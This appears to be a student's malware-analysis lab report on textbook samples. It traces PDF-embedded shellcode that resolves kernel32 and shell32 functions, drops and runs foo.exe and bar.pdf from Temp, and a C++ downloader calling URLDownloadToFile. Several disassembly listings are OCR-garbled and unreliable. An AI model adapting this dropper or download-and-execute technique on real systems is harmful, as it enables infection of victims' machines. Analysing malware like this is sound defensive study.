


Figure 6. Flow Graph

Notice the GetFileSize at the bottom left, this indicates that the shellcode is attempting to open a file and is using GetFileSize to find the correct file handler. Perhaps more payload is in the file.

using shellcode\_launcher.exe provided by the book, we could launch the shellcode in ollydbg with a open file handle to the pdf file.




Figure 7. shellcode\_launcher

On running the malware, the program will break automatically. Manually set the new origin to the next instruction to resume program flow as shown below.




Figure 8. Set new origin to jmp instruction

If we look at the handles, we would see that the pdf file is in it as well.

Handle	Type	Refs	Access	Tag	Info	Translated name	Handles
00000004	key	62	00000009			HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File E	
00000010	file (dir)	62	00100020			C:\Users\REM\Desktop\Lab19	
00000014	file (char)	55	0012019E			\Device\ConDrv	
00000014	file (char)	64	0012019F			\Device\ConDrv	
0000001C	file (char)	62	0012019F			\Device\ConDrv	
00000020	file (char)	88	0012019E			\Device\ConDrv	
00000024	file (char)	88	0012019E			\Device\ConDrv	
0000004C	key	64	00000001			HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	
00000050	key	64	00020019			HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	
0000006C	key	56	000F003F			HKEY_LOCAL_MACHINE	
00000070	file	33	00120089		size 50690., pointer	c:\users\REM\Desktop\Lab19\Lab19-03.pdf	
000000E4	key	64	00020019			HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\NetworkProvider\Worder	
000000E0	file (dev)	33	00120089			\Device\DeviceApI	
000000FC	file	64	00120089		size 47104., pointer	c:\Windows\System32\en-US\setupapi.dll.mui	
0000011C	key	63	00000009			HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File E	
00000120	file	64	00120089		size 802., pointer	c:\users\REM\Desktop\Lab19\shellcode.raw	

Figure 9. File Handle open

Tracing the shellcode we will soon come into the following codes. The code here is trying to find the function address from kernel32.dll by using a computed checksum.

0035027C	8975 EC	MOV ESI					
0035027F	89F7	MOV DWORD PTR SS:[EBP-14],ESI					
00350281	89F3	MOV EDI,ESI					
00350283	E8 42FFFFFF	CALL 003501CA					
00350288	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX					
0035028B	B9 0E000000	MOV ECX,0E					
00350290	AD	LODS DWORD PTR DS:[ESI]					
00350291	50	PUSH EAX					
00350292	FF75 FC	PUSH DWORD PTR SS:[EBP-4]					
00350295	E8 E4FEFFFF	CALL 0035017E					
0035029A	AB	STOS DWORD PTR ES:[EDI]					
0035029B	^E2 F3	LOOPD SHORT 00350290					
0035029D	68 6C333200	PUSH 32336C					
0035029E	68 7368656C	PUSH 6C656873					
003502A7	89E0	MOV EAX,ESP					
003502A9	50	PUSH EAX					
003502A9	FF13	CALL DWORD PTR DS:[EBX]					kernel32.LoadLibraryA
003502AC	91	XCHG EAX,ECX					
003502AD	AD	LODS DWORD PTR DS:[ESI]					
003502AE	50	PUSH EAX					
003502HF	51	PUSH ECX					
003502B0	E8 C9FEFFFF	CALL 0035017E					
003502B5	AB	STOS DWORD PTR ES:[EDI]					
003502B6	31F6	XOR ESI,ESI					
003502B8	8B50 EC	MOV EBX,DWORD PTR SS:[EBP-14]					
003502B8	81C6 04000000	ADD ESI,4					
003502C1	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-8]					
003502C4	50	PUSH EAX					
003502C5	56	PUSH ESI					
003502C6	FF53 1C	CALL DWORD PTR DS:[EBX+1C]					
003502C9	3B43 3C	CMP EAX,DWORD PTR DS:[EBX+3C]					
003502CC	^75 ED	JNZ SHORT 003502B8					
003502CE	8975 F8	MOV DWORD PTR SS:[EBP-8],ESI					
003502D1	31D2	XOR EDX,EDX					
003502D3	FF73 44	PUSH DWORD PTR DS:[EBX+44]					
003502D6	52	PUSH EDX					
003502D7	FF53 30	CALL DWORD PTR DS:[EBX+30]					
003502D9	85C0	TEST EAX,EAX					
003502DC	✓0F84 31010000	JE 00350413					
003502E2	8945 F4	MOV DWORD PTR SS:[EBP-C],EAX					
003502E5	31D2	XOR EDX,EDX					
003502E7	52	PUSH EDX					
003502E8	FF73 40	PUSH DWORD PTR DS:[EBX+40]					
003502EC	FF75 F8	PUSH DWORD PTR SS:[EBP-8]					
003502EF	FF53 20	CALL DWORD PTR DS:[EBX+20]					
003502F2	FF73 44	PUSH DWORD PTR DS:[EBX+44]					
003502F5	FF75 F4	PUSH DWORD PTR SS:[EBP-C]					
003502F8	FF75 F8	PUSH DWORD PTR SS:[EBP-8]					
003502FB	FF73 24	PUSH DWORD PTR DS:[EBX+24]					
<hr/>							
Address	Value	Comment					
00350109	0000016E						
0035010D	7C80107B	kernel32.LoadLibraryA					
00350111	7C80236B	kernel32.CreateProcessA					
00350115	7C801E10	kernel32.TerminateProcess					
00350119	7C800DE85	kernel32.GetCurrentProcess					
0035011D	7C835DE2	kernel32.GetTempPathA					
00350121	7C8360F5	kernel32.SetCurrentDirectoryA					
00350125	7C801A28	kernel32.CreateFileA					
00350129	7C810B07	kernel32.GetFileSize					
0035012D	7C810C1E	kernel32.SetFilePointer					
00350131	7C801812	kernel32.ReadFile					
00350135	7C810E17	kernel32.WriteFile					
00350139	7C809BD7	kernel32.CloseHandle					
0035013D	7C80FD0D	kernel32.GlobalAlloc					
00350141	7C80FCBF	kernel32.GlobalFree					
00350145	1BE1BB5E						
00350149	0000C602						
0035014D	0000106F						
00350151	00000000						
00350155	0000006F						
00350159	0000144E						

Figure 10. imports

M.Sc. IT. SEM 2

## Malware Analysis

The shellcodes then attempts to Load shell32 library followed by a search for ShellExecuteA as shown in Figure 11 to 13.

C CPU - main thread

00350238	8945 FC	MOV DWORD PTR SS:[EBP-4],ERK
0035023E	B9 0E000000	MOU ECX,0E
00350240	AD	LODS DWORD PTR DS:[ESI]
00350241	50	PUSH EAX
00350242	FF75 FC	PUSH DWORD PTR SS:[EBP-4]
00350248	E9 E4FFFFF	CALL 0035017E
00350250	AB	STOS DWORD PTR ES:[EDI]
00350252	E2 F3	LOOPD SHORT 00350290
00350254	68 6C332000	PUSH 32336C
00350256	68 73686560	PUSH 6C656873
00350257	89E0	MOU ERK,ESP
00350258	50	PUSH ERK
0035025A	FF13	CALL DWORD PTR DS:[EBK]
0035025E	91	XCHG EAX,ECX
00350260	AD	LODS DWORD PTR DS:[ESI]
00350262	50	PUSH EAX
00350263	51	PUSH ECX
00350268	E9 C9FFFFF	CALL 0035017E
0035026B	AB	STOS DWORD PTR ES:[EDI]
0035026C	31F6	XOR ESI,ESI
0035026D	8850 EC	MOU EBX,DWORD PTR SS:[EBP-14]
0035026E	81C6 84000000	ADD ESI,4
00350271	8045 F8	LEA EDX,DWORD PTR SS:[EBP-8]
00350274	50	PUSH ERK
00350275	56	PUSH ESI
00350276	FFE9 1C	CMP DWORD PTR DS:[EBK+1C]
00350277	7C 49 90	CMP DWORD PTR DS:[EBK+3C]
00350278	75 ED	JNZ SHORT 003502B8
0035027E	8978 F8	MOU DWORD PTR SS:[EBP-8],ESI
00350281	3103	XOR EDX,EDK

kernel32.LoadLibraryA

Address	Value	ASCII	Comment
00342120	002411B8	???	
00342120	00241F58	???	
00342120	7C900400		kernel32.7C900000
00342120	00240000	???	kernel32.<ModuleEntryPoint>
00342120	00240000	???	
00342120	00241FB8	???	UNICODE "C:\WINDOWS\system32\kernel32.dll"
00342120	00140000	???	
00342120	00241FD8	???	UNICODE "kernel32.dll"
00342124	00000004	???	
00342124	00000FFF	???	
00342128	7C900400		kernel32.7C900000

Figure 11. LoadLibraryA on shell32




Figure 12. finding ShellExecuteA address

Address	Value	Comment
00350101	7CEC81E5	shell32.7CEC81E5
00350105	E8000001	
00350109	0000016E	
0035010D	7C801D7B	kernel32.LoadLibraryA
00350111	7C80236B	kernel32.CreateProcessA
00350115	7C801E1A	kernel32.TerminateProcess
00350119	7C800DE85	kernel32.GetCurrentProcess
0035011D	7C835DE2	kernel32.GetTempPathA
00350121	7C8360F5	kernel32.SetCurrentDirectoryA
00350125	7C801A28	kernel32.CreateFileA
00350129	7C810B07	kernel32.GetFileSize
0035012D	7C810C1E	kernel32.SetFilePointer
00350131	7C801812	kernel32.ReadFile
00350135	7C810E17	kernel32.WriteFile
00350139	7C809BD7	kernel32.CloseHandle
0035013D	7C80FDB0	kernel32.GlobalAlloc
00350141	7C80FCBF	kernel32.GlobalFree
00350145	7CA41150	shell32.ShellExecuteA
00350149	0000C602	
0035014D	0000106F	
00350151	0000A000	
00350155	0000B06F	
00350159	0000144E	
0035015D	748B5756	
00350161	FF310C24	

Figure 13. ShellExecuteA added to list of imports

#### iv. What filesystem residue does the shellcode leave?

Set breakpoint @ WriteFile and let the shellcode run. As shown in figure 11 and 12, 2 files are dropped on the victim's machine. They are foo.exe and bar.pdf. Both are located in the temp folder as defined in the env variables of the victim's machine.




Figure 14. MZ dropped in Temp\foo.exe




Figure 15. PDF dropped in Temp\bar.pdf

#### v. What does the shellcode do?

The shellcode attempt to import various functions from kernel32.dll and then using its LoadLibraryA function to load shell32 library to import ShellExecuteA function.

The shellcode then attempts to read the pdf file to extract both the executable payload and a pdf file which are both dropped in the temp folder as foo.exe and bar.pdf respectively.

foo.exe is then executed via CreateProcessA as shwon in Figure 16 and 17.




Figure 16. CreateProcessA for foo.exe



Figure 17. foo.exe

Bar.pdf is then opened via ShellExecuteA. ShellExecuteA uses the victim's default application to open the pdf file.

```

0012FC3C 00350413 [CALL to ShellExecuteA from 00350410
0012FC40 00000000 hWnd = NULL
0012FC44 0012FC74 Operation = "open"
0012FC48 0012FCB8 FileName = "C:\DOCUME\1\ADMINI\1\LOCALS\1\Temp\bar.pdf"
0012FC4C 00000000 Parameters = NULL
0012FC50 00000000 DefDir = NULL
0012FC54 00000005 IsShown = 5
0012FC58 6C656873
0012FC5C 0032336C
0012FC60 00000000
0012FC64 00000054
0012FC68 00000058
0012FC6C 00000798
0012FC70 00000504
0012FC74| 6E65706F

```

Figure 18. ShellExecuteA for bar.pdf




Figure 19. bar.pdf pops up

d. The purpose of this first lab is to demonstrate the usage of the thispointer. Analyze the malware in *Lab20-01.exe*.

i- Does the function at 0x401040 take any parameters?

If we examine the main function of 'Lab20-01.exe' (C++ executable) in IDA, we see that this doesn't take any parameters; however, it does take a 'this' pointer. By doing this it knows that the function it will be running is for the created object.

```
; int __stdcall WinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,LPSTR lpCmdLine,int nShowCmd)
_WinMain@16 proc near

var_8= dword ptr -8
var_4= dword ptr -4
hInstance= dword ptr 0
hPrevInstance= dword ptr 0Ch
lpCmdLine= dword ptr 10h
nShowCmd= dword ptr 10h

push ebp
mov esp, esp
sub esp, 8
push 4
call ??0WCHAR@@QAE@A; operator new(uint)
add esp, 4
mov [ebp+var_8], eax
mov eax, [ebp+var_4]
mov [ebp+var_4], eax
mov ecx, [ebp+var_4]
mov dword ptr [ecx], offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
mov ecx, [ebp+var_4]
call sub_401040
sub esp, 4
xor eax, eax
pop ebp
retm 10h
_WinMain@16 endp
```

One way to identify this is the lack of clear structure being passed, strange duplication of references being stored prior to it, and the result being stored in our ‘ecx’ register. This is in addition to a URL being moved into our newly created object reference.

## ii-Which URL is used in the call to URLDownloadToFile?

At a glance we can see the below URL being moved into ‘dword ptr [ecx]’.

- http://www.practicalmalwareanalysis.com/cpp.html

```
mov ecx, [ebp+var_4]
mov dword ptr [ecx], offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
mov ecx, [ebp+var_4]
call sub_401040
xor eax, eax
mov esp, ebp

aHttpWww_practi db 'http://www.practicalmalwareanalysis'
db '.com/cpp.html',0
```

Based on this we know that the URL http://www.practicalmalwareanalysis.com/cpp.html is being stored at the start of our newly created object. By examining ‘sub\_401040’, we can see that the object passed in our ‘this’ pointer is being stored in [ebp+var\_4].

```

; Attributes: bp-based Frame
sub_401040 proc near
var_4= duord ptr -4

push ebp
mov ebp, esp
push ecx
mov [ebp+var_4], ecx
push 0 ; LPBINDSTATUSCALLBACK
